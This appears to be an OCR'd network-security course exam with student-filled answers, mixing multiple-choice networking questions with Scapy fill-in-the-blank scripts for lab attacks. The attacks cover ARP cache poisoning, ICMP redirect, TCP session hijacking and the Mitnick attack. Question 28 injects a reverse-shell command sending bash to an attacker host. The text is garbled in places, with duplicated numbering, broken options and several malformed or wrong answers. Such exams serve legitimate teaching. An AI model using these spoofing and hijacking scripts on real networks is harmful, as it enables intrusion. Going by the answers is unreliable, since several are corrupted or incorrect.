1. Router is a device in which layer of the OSI model?
A. Link layer
B. Network layer
C. Transport layer
D. Application layer

2. The first three bits of a class C IP address in the classful network addressing start with
A. 010
B. 011
C. 110
D. 111

2. If an IP address has a netmask of 255.255.248.0, how many bits are used for denoting the subnet?
A. 20
B. 21
C. 22
D. 23

4. Assume in a VMware workstation, 192.168.60.0/24 is the subnet used for the NAT network setting. Which of the following IP address is used for the gateway router (DHCP, local DNS server)?
A. 192.168.60.0
B. 192.168.60.1
C. 192.168.60.2
D. 192.168.60.255

5. Which of the following Docker command is used for displaying both stopped and running containers?
A. docker ps
B. docker ps -a
C. docker ls
D. docker ls -a

6. Which section in a docker-compose.yml file lists all the containers that we want to build and run
A. services
B. containers
C. networks
D. Images

7Which of the following is a correct way to use Scapy to create TCP packets for destination host 10.10.10.10, ports 200-300?
A. pkt IP(dst="10.10.10.10")/TCP(dport = [200, 300])
B. B. pkt IP(dst 10.10.10.10)/TCP(dport = [200, 300])
C. pkt IP(dst="10.10.10.10")/TCP(dport (200, 300))
C. D. pkt IP(dst 10.10.10.10)/TCP(dport = (200, 300))

8. ARP is a protocol in which layer of OSI model?
A. Link layer
B. Network layer
C.Transport layer
D. Application layer

B.
9. In an Ethernet frame, the following code in the type header indicates an IP datagram?
A. 0x8000
B. 0x8060
C. 0x0800
D. 0x0806
10. In an IP datagram, which of the following code in the protocol header indicates the payload of the IP datagram is an ICMP?
A. 1
B, 6
C. 17
D. 23

11. Which of the following is a correct command to use netcat to make a TCP connect to a remote server at 10.10.10.10 at port 3333?
A. nc 10.10.10.10 3333
B. ne 10.10.10.10 p 3333
C. nc -lp 3333 10.10.10.10
D. nc 10.10.10.10-P 3333

12. In the pcap_loop function, the argument cnt is set to which value to indicate the sniffer equivalent to infinity?
A. -1
B. 0
C. 1
D. None of the above

13. Which of the following service is immune to MITM attack?
A. FTP
B. Telnet
C. ,
D. None of the above

14. Which of the following socket will be used by a sniffer program to sniff packets on the network?

A. SOCK_DGRAM
B. SOCK_STREAM
C. SOCK_RAW
D. SOCK_PACKET

15. Which of the following is the correct bpf filter to show all TCP packets from host 192.168.1.81, ports 100 to 200?
A. tcp and port 100-200 and host 192.168.1.81
B. tcp and portrange 100-200 and host 192.168.1.81
C. tcp and portrange 100-200 and src host 192.168.1.81
D.
C

16. Which of the following cannot be a MAC address?
A. 00:0c:29:8b:d9:03
B. 02:42:b7:41:69:8d
C. 02:42:02:c4:80:41
D. 02:42:b7:41:69:8g

17. Which of the following is the correct sequence for TCP three-way handshaking?
A. SYN, ACK, ACK
B. SYN, SYNACK, ACK
C. SYN, SYNACK, RST
D. SYN, SYNACK, FIN

18. Which of the following statement about checksum is not correct?
A.TS SET to be the receiver will ignore the checksum field
B. TCP's checksum is calculated on both the TCP headers and data
C. IP's checksum is calculated on both the IP headers and data
D. UDP's checksum is calculated on both the UDP headers and data

19. What interface will be used to route packets to destination 10.10.10.10
I: 0.0.0.0/0 dev interface-a
II: 10.10.0.0/16 dev interface-b
III: 10.10.20.0/24 dev interface-c
IV: 10.10.10.20/32 dev interface-d
A. interface-a
B. interface-b
C. interface-c
D. interface-d

20. Which of the following statement about gratuitous ARP request is not correct?
A. The destination MAC is the broadcast address ff:ff:ff:ff:ff:ff in both ARP header and E
B. The source MAC is the broadcast address ff:ff:ff:ff:ff:ff in both ARP header and Ether
C. The source and destination IP are both set to the IP of the machine issuing the gratuit
D. Ordinarily, no reply packet will occur

21. For a 192.168.1.0/26 network, find the following values
Netmask _____255.255.255.192_____
Maximum number of possible IP addresses _____64__

The first IP address and the last IP address in the network, ___192.168.1.192 & 192.168.1.255_____


22. Without running the program, please describe the printing result of the following program on
(1) a Little-Endian machine, and (2) a Big-Endian machine. (5 pts)
#include <stdio.h> #include <arpa/inet.h>

```
void main(){
int a = 0xAABB;
printf("0x%x\n", htonl(a));
printf("0x%x\n", ntohl(a));
}
```

(1) Little-Endian Machine
0xBBAA
0xBBAA

(2) Big-Endian Machine
0xAABB
0xAABB

23.



23. Jason is a student in the CYBR 5800 class. He is working on the packet sniffing and spoofing lab to spoof an ICMP echo reply packet. Please help him to fill the eight blanks in the following Python script. (8 pts)


```
#!/usr/bin/python3

from scapy.all import *

def spoof_pkt(pkt):
   if ICMP in pkt and pkt[ICMP].type == __1__:
      ip = IP(src=__2__, dst=__3__)
      icmp = ICMP(type=__4__, id=__5__, seq=__6__)

      if pkt.haslayer(Raw):
         data = pkt[Raw].load
         newpkt = __7__
      else:
         newpkt = __8__

      send(newpkt)

pkt = sniff(filter='icmp and src host 10.0.2.128', prn=spoof_pkt)
```

```
>>> ls(ICMP)
type        : ByteEnumField                          = (8)
code        : MultiEnumField (Depends on type)       = (0)
chksum      : XShortField                            = (None)
id          : XShortField (Cond)                     = (0)
seq         : XShortField (Cond)                     = (0)
ts_ori      : ICMPTimeStampField (Cond)              = (7927025)
ts_rx       : ICMPTimeStampField (Cond)              = (7927025)
ts_tx       : ICMPTimeStampField (Cond)              = (7927025)
gw          : IPField (Cond)                         = ('0.0.0.0')
ptr         : ByteField (Cond)                       = (0)
reserved    : ByteField (Cond)                       = (0)
length      : ByteField (Cond)                       = (0)
addr_mask   : IPField (Cond)                         = ('0.0.0.0')
nexthopmtu  : ShortField (Cond)                      = (0)
unused      : ShortField (Cond)                      = (0)
unused      : IntField (Cond)                        = (0)
```

1.8
2.pkt[IP].dst
3.pkt[IP].src
4.0
5.pkt[ICMP].id
6.pkt[ICMP].seq

7.ip/icmp/data
8.ip/icmp

24.



24. Vinod is a student in the CYBR 5800 class. He is working on the ARP cache poisoning lab to poison 10.0.2.129's ARP cache using the gratuitous ARP request. His goal is to put the following fake information to 10.0.2.129's cache. (7 pts)

10.0.2.128 - aa:bb:cc:dd:ee:ff

Please help him to fill the seven blanks in the following Python script.

```
#!/usr/bin/python3

from scapy.all import *

VM_A_IP = '10.0.2.129'
VM_A_MAC = '00:0c:29:9d:ed:9c'
VICTIM_IP = '10.0.2.128'
FAKE_MAC = 'aa:bb:cc:dd:ee:ff'

ether = Ether(src=__1__, dst=__2__)
arp = ARP(hwsrc=__3__, hwdst=__4__, psrc=__5__, pdst=__6__, op=__7__)

pkt = ether/arp
sendp(pkt)
```

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : FieldLenField               = (None)
plen       : FieldLenField               = (None)
op         : ShortEnumField              = (1)
hwsrc      : MultipleTypeField           = (None)
psrc       : MultipleTypeField           = (None)
hwdst      : MultipleTypeField           = (None)
pdst       : MultipleTypeField           = (None)
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
>>>
```

1. FAKE_MAC

2.BROADCAST_MAC

3.FAKE_MAC


4.BROADCAST_MAC

5.VICTIM_IP

6.VICTIM_IP

7.2

25.



25. Katie is a student in CYBR 5800 class. She is working on the IP lab to fragment an IP datagram. Please help her to fill the thirteen blanks in the following Python script. (13 pts)

```
ID = 1000
SERVER_IP = "10.0.2.128"

# Construct UDP header
udp = UDP(dport=9090, chksum=0)
udp.len = 8 + 120 + 120 + 36

# Construct First Fragment
ip = IP(dst=SERVER_IP, id=ID, frag=__1_, flags=__2_)

# Construct payload
payload = 'A' * 119 + '\n' # Put 120 bytes in the first fragment

# Construct the entire packet and send it out
pkt = __3__
send(pkt, verbose=0)

# Construct Second Fragment
ip = IP(dst=SERVER_IP, id=_4__, frag=__5_, flags=__6_)

# Construct payload
payload = 'B' * 119 + '\n' # Put 120 bytes in the second fragment

ip.proto = __7_ # Specify UDP
pkt = _8__
send(pkt, verbose=0)


# Construct Third Fragment
ip = IP(dst=SERVER_IP, id=__9_, frag=__10_, flags=_11__)

# Construct payload
payload = 'C' * 35 + '\n' # Put 36 bytes in the last fragment

ip.proto = _12__ # Specify UDP
pkt = __13_
send(pkt, verbose=0)
```

1.0

2.1

3.ip/udp/payload

4.ID

5.16

6.1

7.17

8.ip/payload

9.ID

10.31

11.1

12.17

12. Ip/payload

.26

13. _____

26. Priyanka is a student in CYBR 5800 class. She is working on the IP lab to conduct the ICMP redirect attack against the victim machine. Her goal is to poison the route to Google's public DNS server 8.8.8.8 from the gateway router of the subnet to the attacker machine. Please help her to fill the eight blanks in the following Python script. (8 pts)

```
#!/usr/bin/python3

from scapy.all import *

gateway_ip = "10.0.2.2" #gateway router IP
victim_ip = "10.0.2.128" # victim IP
attacker_ip = "10.0.2.3" # attacker IP
des_ip = "8.8.8.8" # destination IP

ip = IP(src = _1__, dst = _2__) # spoof the ICMP redirect message sent from the GW Router
icmp = ICMP(type = _3__, code = _4__)
icmp.gw = _5__

# The enclosed IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src = _6__, dst = _7__)

#Soopf the ICMP error payload, assuming UDP is used for transport layer

send(_8__);
```


.

1. gateway_ip
2. victim_ip
3. 5
4. 1
5. attacker_ip
6. victim_ip
7. des_ip

8. pkt

27.

28.



28. Kevin is a student in CYBR 5800 class. He is working on the TCP lab to conduct the TCP session hijacking attack. His goal is to get a reverse shell to his computer (10.0.2.3) at port 3333. Please help him to fill the eight blanks in the following Python script. (8 pts)

```
#!/usr/bin/python

from scapy.all import *

def spoof(pkt):

  pre_ip = pkt[IP]
  pre_tcp = pkt[TCP]

  ip = IP(src=_1__, dst=_2__)
  tcp = TCP(sport=_3__, dport=_4__, flags=_5__, seq=pre_tcp.ack + 10, ack=_6___)
  data = "_____7_____"

  pkt = _8___
  pkt.show()
  send(pkt,verbose=0)
```

1. 10.6.6.6

2. pre_ip.src

3.80

4.pre_tcp.sport


5.”PA”

6. pre_tcp.seq+1

7. “ nc -2 /bin/bash 10.0.2.3 3333”

8.IP/tcp/data

29.



29. Ravi is a student in CYBR 5800 class. He is working on the lab to conduct the Mitnick attack. Please help him to fill the eighteen blanks in the following Python script to complete the first TCP connection with the x-terminal in the attack. (18 pts)

```
#!/usr/bin/python3

from scapy.all import *

x_ip = "10.9.0.5" # X-Terminal
x_port = __1__ # Port number used by X-Terminal

srv_ip = "10.9.0.6" # The trusted server
srv_port = __2__ # Port number used by the trusted server


#Spoof a TCP SYN packet

ip = IP(src= __3__, dst= __4__)
tcp = TCP(sport= __5__, dport= __6__, flags= __7__, seq=0x1000)
send(ip/tcp)


def spoof(pkt):
   old_ip = pkt[IP]
   old_tcp = pkt[TCP]

   # Check whether it is a SYN+ACK packet or not;
   # if it is, spoof an ACK packet
   if __8__ in old_tcp.flags and __9__ in old_tcp.flags:
      # Construct the IP header of the response
      new_ip = IP(src= __10__, dst= __11__)
      new_tcp = TCP(sport= __12__, dport= __13__, flags= __14__, seq= __15__, ack= __16__)
      send(new_ip/new_tcp, verbose=0)
      data = '1022\x00seed\x00seed\x00__17__\x00'
      send(new_ip/new_tcp/data, verbose=0)

myFilter = '__18__'
sniff(iface="br-92acb5bdf5fe", filter=myFilter, prn=spoof)
```

1.6000

2.22

3.x_ip

4.srv_ip

5.x_port

6. Srv_port

7. “S”

8. ‘S’

9. ‘A’

10.Srv_ip

11.x_ip

12.srv_port

13.x_port

14.'A'

15.old_tcp.ack

16.old_tcp.seq+1

17. Touch /tmp/xyz

18. 'tcp and dst port ' + str(x_port)